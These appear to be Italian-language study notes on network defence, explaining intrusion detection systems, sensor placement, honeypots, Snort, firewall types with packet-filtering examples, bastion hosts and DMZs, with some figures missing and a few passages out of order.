L'HIDS monitora l'attività sul sistema in una varietà di modi per rilevare comportamenti sospetti. In alcuni casi, un IDS può fermare un attacco prima che venga fatto qualsiasi danno, ma il suo scopo principale è rilevare le intrusioni, registrare eventi sospetti e inviare avvisi. Il vantaggio principale di un HIDS è che può rilevare sia intrusioni esterne che interne, cosa che non è possibile né con IDS basati sulla rete che con firewall.

Una componente fondamentale del rilevamento delle intrusioni è il sensore che raccoglie i dati. Alcuni record dell'attività in corso da parte degli utenti devono essere forniti come input per la componente di analisi dell'IDS. Le fonti di dati comuni includono:

- Traccia delle chiamate di sistema
- Record di controllo (file di registro)
- Controlli di integrità dei file
- Accesso al registro




Figure 8.2 Architecture for Distributed Intrusion Detection

tre componenti principali:

1. Host Agent module. Il suo scopo è quello di raccogliere dati sugli eventi relativi alla sicurezza sull'host e trasmetterli al gestore centrale.
2. LAN monitor agent module. Traffico LAN e riporta i risultati al gestore centrale.
3. Central manager module. Riceve rapporti dal monitor LAN e dagli agenti e dai processi host e corrella questi rapporti per rilevare le intrusioni.




Figure 8.3 Agent Architecture

Network based IDS (NIDS)

Un NIDS monitora il traffico ad un punto selezionato della rete o di un insieme interconnesso di reti. Il NIDS esamina il pacchetto di traffico per pacchetto in tempo reale, o vicino al tempo reale, per tentare di rilevare modelli di intrusione. Il NIDS può esaminare l'attività di protocollo a livello di rete, trasporto e/o applicazione e controlla il traffico di pacchetti verso una rete o un sistema di computer potenzialmente vulnerabile.

I NIDS sono in genere inclusi nell'infrastruttura di sicurezza perimetrale di un'organizzazione, incorporata o associata al firewall, e analizzano sia i pattern del traffico che il contenuto del traffico per attività dannose.

Tradizionalmente, il lavoro su IDS basati su host focalizzato su operazioni stand-alone a sistema singolo. L'organizzazione tipica, tuttavia, deve difendere una raccolta distribuita di host supportati da una LAN o da un'internetwork. Anche se è possibile montare una difesa utilizzando IDS stand-alone su ogni host, una difesa più efficace può essere ottenuta attraverso il coordinamento e la cooperazione tra IDS in tutta la rete.

L'architettura complessiva è composta da

Una tipica struttura NIDS include una serie di sensori per monitorare il traffico dei pacchetti, uno o più server per le funzioni di gestione NIDS e una o più console di gestione per l'interfaccia umana. L'analisi dei modelli di traffico per rilevare le intrusioni può essere eseguita al sensore, al server di gestione o in una combinazione dei due.




Figure 8.4 Passive NIDS Sensor




Figure 8.5 Example of NIDS Sensor Deployment

Una posizione comune per un sensore NIDS è appena all'interno del firewall esterno. Questa posizione presenta una serie di vantaggi:

- Evidenzia i problemi con la politica o le prestazioni del firewall di rete.
- Rileva gli attacchi che potrebbero prendere di mira il server Web o il server ftp.
- IDS rileva gli attacchi che il firewall non riesce a bloccare

L'amministratore della sicurezza può scegliere di posizionare un sensore NIDS tra il firewall esterno e Internet o WAN (posizione 2). In questa posizione il sensore può monitorare tutto il traffico di rete, non filtrato. Questo approccio permette di ottenere una panoramica degli attacchi originati da Internet che prendono di mira la rete.

L'amministratore può configurare un firewall e uno o più sensori per proteggere le principali reti backbone, come quelle che supportano server interni e database risorse (posizione 3). I vantaggi di questo posizionamento includono quanto segue:

- Blocca i tentativi di un malware già installato sulla macchina di connettersi ad internet
- Rileva attività non autorizzate da parte di utenti autorizzati all'interno del perimetro di sicurezza dell'organizzazione.

L'amministratore può configurare un firewall e un sensore NIDS per fornire una protezione aggiuntiva a tutte queste reti o indirizzare la protezione a sottosistemi critici, come le reti del personale e finanziarie (posizione 4). Un sensore utilizzato in quest'ultimo modo offre i seguenti vantaggi:

- Rileva attacchi contro sistemi e risorse critici.
- Consente di concentrare risorse limitate sugli asset di rete considerati maggior valore.

I sensori possono essere distribuiti in due modelli:

- Inline, viene inserito in un segmento di rete in modo che il traffico che sta monitorando debba passare attraverso il sensore. Un modo per ottenere un sensore in linea è quello di combinare

la logica del sensore NIDS con un altro dispositivo di rete, come un firewall o uno switch LAN.

- **Passive.** Un sensore passivo monitora una copia del traffico di rete; il traffico effettivo non passa attraverso il dispositivo. Dal punto di vista del flusso di traffico, il sensore passivo è più efficiente del sensore in linea, perché non aggiunge un ulteriore passaggio di gestione che contribuisce al ritardo del pacchetto.

Tecniche di intrusion detection

Sono elencati di seguito alcuni esempi di quei tipi di attacchi identificabili dal rilevamento delle firme:

- **Ricognizione e attacchi del livello di applicazione.** Si basa sull'analisi dei più comuni protocolli di rete (POP, DNS, HTTP etc). Il NIDS è alla ricerca di modelli di attacco identificati come mirati a questi protocolli ed alle applicazioni che li utilizzano (buffer overflow, trasmissione malware).
- **Ricognizione e attacchi del livello di trasporto.** i NIDS analizzano il traffico TCP e UDP per rilevare frammentazione insolita dei frame, attività di porta scanning e attacchi di flooding e spoofing.
- **Ricognizione e attacchi a livello di rete.** Analizzano gli indirizzi IP per rilevare se risultano contraffatti oppure l'intestazione IP è mal formattata.
- **Servizi applicativi imprevisti.** il NIDS tenta di determinare se l'attività su una connessione di trasporto è coerente con il protocollo applicativo previsto.
- **Violazione delle policy.** Uso di protocolli o servizi applicativi proibiti.

Sono elencati di seguito alcuni esempi di quei tipi di attacchi identificabili dall'anomaly detection:

- **DoS**
- **Scanning**
- **Worms**

Stateful Protocol Analysis

Sottoinsieme di rilevamento di anomalie che confronta il traffico di rete osservato con i profili di traffico di protocollo benigno forniti dal fornitore universale predeterminato. Questo lo distingue dalle tecniche di anomalia addestrate con profili di traffico specifici dell'organizzazione. SPA comprende e tiene traccia degli stati della rete, del trasporto e del protocollo applicativo per garantire che progrediscano come previsto. Uno svantaggio chiave della SPA è l'elevato uso di risorse che richiede.

Logging of alerts

Quando un sensore rileva una potenziale violazione, invia un avviso e registra le informazioni relative all'evento. Il modulo di analisi NIDS può utilizzare queste informazioni per perfezionare i parametri e gli algoritmi di rilevamento delle intrusioni. L'amministratore della sicurezza può utilizzare queste informazioni per progettare tecniche di prevenzione.

Intrusion detection exchange format

Per facilitare lo sviluppo di IDS distribuiti che possono funzionare su una vasta gamma di piattaforme e ambienti, sono necessari standard per supportare l'interoperabilità. Tali standard sono al centro del

gruppo di lavoro IETF Intrusion Detection. Lo scopo del gruppo di lavoro è definire i formati dei dati e le procedure di scambio per la condivisione delle informazioni di interesse per i sistemi di rilevamento e risposta e ai sistemi di gestione che potrebbero aver bisogno di interagire con loro.

Il gruppo di lavoro ha emesso le seguenti RFC nel 2007:

- **Intrusion Detection Message Exchange Requirements.** Questo documento definisce i requisiti per Intrusion Detection Message Exchange Format (IDMEF). Il documento specifica anche i requisiti per un protocollo di comunicazione per la comunicazione IDMEF.
- **The Intrusion Detection Message Exchange Format.** Questo documento descrive un modello di dati per rappresentare le informazioni esportate dai sistemi di rilevamento delle intrusioni e spiega le motivazioni per l'utilizzo di questo modello. Viene presentata un'implementazione del modello di dati nell'Extensible Markup Language (XML), viene sviluppata una definizione del tipo di documento XML e vengono forniti esempi.
- **The Intrusion Detection Exchange Protocol.** In questo documento viene descritto l'Intrusion Detection Exchange Protocol (IDXP), un protocollo a livello di applicazione per lo scambio di dati tra entità di rilevamento delle intrusioni. IDXP supporta l'autenticazione reciproca, l'integrità e la riservatezza su un protocollo orientato alla connessione.




Figure 8.7 Model for Intrusion Detection Message Exchange

Honeypots

Gli Honeypots sono sistemi di esche progettati per attirare un potenziale aggressore lontano dai sistemi critici. Honeypots sono progettati per:

- Distogliere un utente malintenzionato dall'accesso a sistemi critici.
- Raccogli informazioni sull'attività dell'attaccante.
- Incoraggia l'attaccante a rimanere sul sistema abbastanza a lungo da consentire agli amministratori di rispondere.

Questi sistemi sono pieni di informazioni fabbricate progettate per apparire preziose ma a cui un utente legittimo del sistema non avrebbe accesso. Pertanto, qualsiasi accesso all'honeypot è sospetto. Il sistema è strumentato con monitor sensibili e registratori di eventi che rilevano questi accessi e raccolgono informazioni sulle attività dell'attaccante.

L'honeypot è una risorsa che non ha valore di produzione. Non c'è una ragione legittima per cui qualcuno al di fuori della rete interagisca con un honeypot. Quindi, qualsiasi tentativo di comunicare con il sistema è molto probabilmente una sonda, una scansione o un attacco. Al contrario, se un honeypot avvia la comunicazione in uscita, il sistema è stato probabilmente compromesso.

Gli honeypot sono classificati come:

- **Bassa Interazione.** Consiste in un pacchetto software che emula servizi o sistemi IT particolari abbastanza bene da fornire un'interazione iniziale realistica, ma non esegue una versione completa di tali servizi o sistemi.
- **Alta interazione.** È un sistema reale, con un sistema operativo completo, servizi e applicazioni, che sono strumentati e distribuiti dove gli aggressori possono accedervi.

Un honeypot ad alta interazione è un bersaglio più realistico che può occupare un attaccante per un periodo prolungato. Tuttavia, richiede significativamente più risorse e, se compromesso, potrebbe essere utilizzato per avviare attacchi su altri sistemi. Un honeypot a bassa interazione fornisce un bersaglio meno realistico, in grado di identificare gli intrusi utilizzando le fasi precedenti della metodologia di attacco di cui abbiamo discusso in precedenza in questo capitolo. Questo è spesso sufficiente per l'uso come componente di un IDS distribuito per avvertire di un attacco imminente.




Figure 8.8 Example of Honeypot Deployment

SNORT

Snort è un IDS open source, altamente configurabile e portatile su un IDS basato su un host o basato su rete. Snort è indicato come un IDS leggero, che ha le seguenti caratteristiche:

- Facile da installare sulla maggior parte dei nodi (host, server, router) di una rete.
- Funzionamento efficiente che utilizza una piccola quantità di memoria e tempo del processore.
- Facilmente configurabile dagli amministratori di sistema che devono implementare una soluzione di sicurezza specifica in un breve lasso di tempo.




Figure 8.9 Snort Architecture

Snort può eseguire l'acquisizione di pacchetti in tempo reale, l'analisi del protocollo e la ricerca e la corrispondenza dei contenuti. Snort è progettato principalmente per analizzare i protocolli di rete TCP, UDP e ICMP, sebbene possa essere esteso con plugin per altri protocolli. Snort può rilevare una varietà di attacchi e sonde, in base a un insieme di regole configurate da un amministratore di sistema.

IX. Firewall e sistemi di prevenzione delle intrusioni

I sistemi informativi nelle aziende, nelle agenzie governative e in altre organizzazioni hanno subito una costante evoluzione. La connessione ad internet non è più opzionale e le informazioni e i servizi disponibili sono essenziali per l'organizzazione anche se creano una minaccia.

Sebbene sia possibile dotare ogni workstation e server sulla rete locale di forti caratteristiche di sicurezza, come la protezione dalle intrusioni, ciò potrebbe non essere sufficiente e in alcuni casi non è conveniente. Ciò richiede una gestione della configurazione scalabile e una patch aggressiva per funzionare in modo efficace.

Un'alternativa ampiamente accettata o almeno un complemento ai servizi di sicurezza basati su host è il firewall. Il firewall viene inserito tra la rete dei locali e Internet per stabilire un collegamento controllato e per erigere un muro di sicurezza esterno o un perimetro. Lo scopo di questo perimetro è proteggere la rete dei locali dagli attacchi basati su Internet e fornire un unico punto di strozzatura in cui possono essere imposte la sicurezza e il controllo. Il firewall può essere un singolo sistema informatico o un insieme di due o più sistemi che cooperano per eseguire la funzione firewall.

Caratteristiche del firewall

Il firewall cerca di raggiungere i seguenti obiettivi:

- Tutto il traffico dall'interno all'esterno, e viceversa, deve passare attraverso il firewall.
- Solo il traffico autorizzato, come definito dalla politica di sicurezza locale, sarà autorizzato a passare.
- Il firewall stesso è immune alla penetrazione. Ciò implica l'uso di un sistema forte con un sistema operativo sicuro.

Politiche di accesso dei firewall

Una componente fondamentale nella pianificazione e nell'implementazione di un firewall è la specificazione di una politica di accesso adeguata. Elenca i tipi di traffico autorizzato a passare attraverso il firewall, inclusi intervalli di indirizzi, protocolli, applicazioni e tipi di contenuto.

Questa politica dovrebbe essere sviluppata sulla valutazione e politica del rischio di sicurezza delle informazioni dell'organizzazione e da un'ampia specifica di quali tipi di traffico l'organizzazione deve sostenere. Viene quindi perfezionato per dettagliare gli elementi del filtro, che possono quindi essere implementati all'interno di una topologia firewall appropriata.

Sono presenti diverse caratteristiche che una politica di accesso di un firewall dovrebbe utilizzare per filtrare il traffico, tra cui:

- Valori dell'indirizzo IP e del protocollo.** Questo tipo di filtraggio viene utilizzato dal filtro dei pacchetti e dai firewall di ispezione stateful. Viene in genere utilizzato per limitare l'accesso a servizi specifici.
- Protocollo applicazione.** Questo tipo di filtraggio viene utilizzato da un gateway a livello di applicazione che trasmette e monitora lo scambio di informazioni per specifici protocolli di applicazione.

- Identità utente.** Controlla l'accesso in base all'identità dell'utente, in genere per gli utenti interni che si identificano utilizzando una qualche forma di tecnologia di autenticazione sicura.
- Attività della rete.** Controlla l'accesso in base a considerazioni come il tempo o la richiesta, per rilevare tentativi di scansione o altri modelli di attività.


Le seguenti funzionalità rientrano nell'ambito di un firewall:

1. Un firewall definisce un singolo punto di strozzatura che tenta di tenere gli utenti non autorizzati fuori dalla rete protetta, vietare ai servizi potenzialmente vulnerabili di entrare o uscire dalla rete e fornire protezione da vari tipi di attacchi di spoofing e routing IP.
2. Un firewall fornisce una posizione per il monitoraggio degli eventi relativi alla sicurezza. Gli audit e gli allarmi possono essere implementati sul sistema firewall.
3. Un firewall è una piattaforma conveniente per diverse funzioni Internet che non sono legate alla sicurezza.
4. Un firewall può fungere da piattaforma per IPSec.

I firewall hanno, inoltre, diverse limitazioni, tra cui:

1. Il firewall non può proteggere dagli attacchi che bypassano il firewall.
2. Il firewall potrebbe non proteggere completamente dalle minacce interne, come un dipendente corrotto o un dipendente che collabora involontariamente con un utente malintenzionato esterno.
3. È possibile accedere a una LAN wireless protetta in modo improprio dall'esterno dell'organizzazione.
4. Un laptop, un PDA o un dispositivo di archiviazione portatile può essere utilizzato e infettato al di fuori della rete aziendale e quindi collegato e utilizzato internamente.

Tipi di firewall



Un firewall può monitorare il traffico di rete a diversi livelli. La scelta del livello appropriato è determinata dalla politica di accesso al firewall desiderata.

A seconda del tipo di firewall, può esaminare una o più intestazioni di protocollo in ogni pacchetto, il payload di ogni pacchetto o il modello generato da una sequenza di pacchetti. In questa sezione, esaminiamo i principali tipi di firewall.

Figure 9.1 Types of Firewalls

Packet filtering firewall

Un firewall di filtraggio dei pacchetti applica una serie di regole a ciascun pacchetto IP in entrata e in uscita e quindi inoltra o scarta il pacchetto. Il firewall è in genere configurato per filtrare i pacchetti che vanno in entrambe le direzioni. Le regole di filtraggio si basano sulle informazioni contenute in un pacchetto di rete:

- Indirizzo IP sorgente. L'indirizzo IP del sistema che ha originato il pacchetto IP
- Indirizzo IP destinazione. Indirizzo IP del sistema che il pacchetto IP sta cercando di raggiungere
- Indirizzo a livello di trasporto di origine e destinazione. Il numero di porta a livello di trasporto
- Campo del protocollo IP. Definisce il protocollo di trasporto
- Interfaccia. Per un firewall con tre o più porte, da quale interfaccia del firewall proviene il pacchetto o a quale interfaccia del firewall è destinato il pacchetto.

Il filtro dei pacchetti è in genere impostato come un elenco di regole basate sulle corrispondenze con i campi nell'intestazione IP o TCP. Se c'è una corrispondenza con una delle regole, tale regola viene invocata per determinare se inoltrare o scartare il pacchetto. Se non c'è corrispondenza con nessuna regola, viene intrapresa un'azione predefinita. Sono possibili due criteri predefiniti:

- Default = discard:** Ciò che non è espressamente consentito è vietato. Questa politica è più conservativa. Inizialmente, tutto è bloccato e i servizi devono essere aggiunti caso per caso. Questo criterio è più visibile agli utenti, che hanno maggiori probabilità di vedere il firewall come un ostacolo.
- Default = forward:** Ciò che non è espressamente vietato è permesso. Il criterio di inoltro predefinito aumenta la facilità d'uso per gli utenti finali, ma fornisce una sicurezza ridotta; l'amministratore della sicurezza deve, in sostanza, reagire a ogni nuova minaccia alla sicurezza così come diventa nota.

Table 9.1 Packet-Filtering Examples

Rule	Direction	Src address	Dest address	Protocol	Dest port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny

Esempio semplificato di un set di regole per il traffico SMTP. L'obiettivo è consentire il traffico e-mail in entrata e in uscita ma bloccare tutto l'altro traffico. Le regole vengono applicate dall'alto verso il basso a ciascun pacchetto.

Vantaggi dei firewall di filtraggio:

- Semplicità
- i filtri dei pacchetti sono in genere trasparenti per gli utenti e sono molto veloci.

Svantaggi dei firewall:

- Poiché i firewall dei filtri dei pacchetti non esaminano i dati di livello superiore, non possono prevenire gli attacchi che utilizzano vulnerabilità o funzioni specifiche dell'applicazione.
- A causa delle informazioni limitate disponibili per il firewall, la funzionalità di registrazione presente nei firewall dei filtri dei pacchetti è limitata.
- La maggior parte dei firewall per filtri a pacchetto non supporta schemi avanzati di autenticazione utente.
- I firewall del filtro dei pacchetti sono generalmente vulnerabili agli attacchi e agli exploit che sfruttano i problemi all'interno delle specifiche TCP/IP e dello stack di protocolli, come lo spoofing degli indirizzi del livello di rete.
- A causa del piccolo numero di variabili utilizzate nelle decisioni di controllo degli accessi, i firewall dei filtri dei pacchetti sono suscettibili di violazioni della sicurezza causate da configurazioni improprie.

Stateful inspection firewall

Un firewall di ispezione dei pacchetti stateful rafforza le regole per il traffico TCP creando una directory di connessioni TCP in uscita. C'è una voce per ogni connessione attualmente stabilita. Il filtro dei pacchetti consentirà ora il traffico in entrata verso porte ad alto numero solo per quei pacchetti che si adattano al profilo di una delle voci in questa directory.

Un firewall di ispezione dei pacchetti stateful esamina le stesse informazioni sui pacchetti di un firewall di filtraggio dei pacchetti, ma registra anche le informazioni sulle connessioni TCP. Alcuni firewall stateful tengono anche traccia dei numeri di sequenza TCP per prevenire attacchi che dipendono dal numero di sequenza, come il dirottamento della sessione. Alcuni ispezionano anche quantità limitate di dati delle applicazioni per alcuni protocolli ben noti come i comandi FTP, IM e SIPS, al fine di identificare e tenere traccia delle connessioni correlate.

Table 9.2 Example Stateful Firewall Connection State Table

Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established
210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.21.22.12	1046	192.168.1.6	80	Established

Application Level Gateway

Un gateway a livello di applicazione, chiamato anche proxy applicativo, funge da relè del traffico a livello di applicazione.

L'utente contatta il gateway utilizzando un'applicazione TCP/IP, e il gateway chiede all'utente il nome dell'host remoto a cui accedere. Quando l'utente risponde e fornisce un ID utente valido e informazioni di autenticazione, il gateway contatta l'applicazione sull'host remoto e inoltra segmenti TCP contenenti

i dati dell'applicazione tra i due endpoint. Se il gateway non implementa il codice proxy per un'applicazione specifica, il servizio non è supportato e non può essere inoltrato attraverso il firewall.

I gateway a livello di applicazione tendono ad essere più sicuri dei filtri dei pacchetti. Piuttosto che cercare di affrontare le numerose possibili combinazioni che devono essere consentite e vietate a livello TCP e IP, il gateway a livello di applicazione deve esaminare solo alcune applicazioni consentite.

Uno svantaggio principale di questo tipo di gateway è l'overhead di elaborazione aggiuntivo su ogni connessione.

Circuit-Level Gateway

Questo può essere un sistema autonomo o può essere una funzione specializzata eseguita da un gateway a livello di applicazione per determinate applicazioni. Come per un gateway applicativo, un gateway a livello di circuito non consente una connessione TCP end-to-end.

Il gateway imposta due connessioni TCP, una tra sé e un utente TCP su un host interno e una tra sé stesso e un utente TCP su un host esterno. Una volta stabilite le connessioni, il gateway in genere inoltra segmenti TCP da una connessione all'altra senza esaminare il contenuto. La funzione di sicurezza consiste nel determinare quali connessioni saranno consentite.

Un uso tipico dei gateway a livello di circuito è una situazione in cui l'amministratore di sistema si fida degli utenti interni. Il gateway può essere configurato per supportare il servizio a livello di applicazione o proxy sulle connessioni in entrata e sulle funzioni a livello di circuito per le connessioni in uscita. In questa configurazione, il gateway può sostenere l'overhead di elaborazione dell'esame dei dati dell'applicazione in entrata per le funzioni proibite, ma non incorre in tale sovraccarico sui dati in uscita.

Bastion Hosts

Un host bastione è un sistema identificato dall'amministratore del firewall come un punto di forza critico nella sicurezza della rete e funge da piattaforma per un gateway a livello di applicazione o di circuito. Le caratteristiche comuni del host bastione sono:

- Esegue una versione sicura del suo sistema operativo, rendendolo un sistema forte.
- Potrebbe richiedere l'autenticazione dell'utente per accedere al proxy o all'host
- Ogni proxy è configurato per consentire l'accesso solo a sistemi host specifici; quindi, il set limitato di funzioni può essere applicato solo a un sottoinsieme di sistemi sulla rete protetta.
- Ciascun proxy è piccolo, semplice e sviluppato per la sicurezza
- Ciascun proxy è indipendente e non privilegiato
- Utilizzo limitato del disco, e inoltre il codice è read-only

Host-Based Firewalls

Un firewall host-based è un modulo software usato per proteggere un host individuale. Tali moduli sono disponibili in molti sistemi operativi o possono essere forniti come pacchetto aggiuntivo. Come i firewall stand-alone convenzionali, i firewall host-resident filtrano e limitano il flusso di pacchetti.

Una posizione comune per tali firewall è un server. Ci sono diversi vantaggi nell'utilizzo di questo particolare tipo di firewall:

- Le regole di filtraggio possono essere adattate all'ambiente host.
- La protezione è fornita indipendentemente dalla topologia
- Forniscono un layer di protezione addizionale

Personal Firewall

Un firewall personale controlla il traffico tra un computer personale o una workstation da una parte e l'internet o la rete aziendale dall'altra. La funzionalità personale firewall può essere utilizzata nell'ambiente domestico e sulle intranet aziendali ed è tipicamente un modulo software sul personal computer.

In un ambiente domestico con più computer connessi a Internet, la funzionalità del firewall può anche essere ospitata in un router che collega tutti i computer domestici a una DSL, un modem via cavo o un'altra interfaccia Internet. Tipicamente questo tipo di firewall sono meno complessi rispetto ai server-based o gli stand-alone, e il loro ruolo primario è quello di negare gli accessi remoti non autorizzati. Possono anche monitorare il traffico in uscita per rilevare e bloccare worm e malware activity.




Figure 9.2 Example Firewall Configuration

Reti DMZ

Una DMZ è un segmento di rete posizionato tra due tipologie di firewall in una rete: i firewall di confine che proteggono la rete dall'esterno, e i firewall interni che proteggono la restante parte più interna della rete. In una DMZ si trovano generalmente quei dispositivi che ospitano servizi che devono essere accessibili all'esterno ma che necessitano di alcune protezioni.

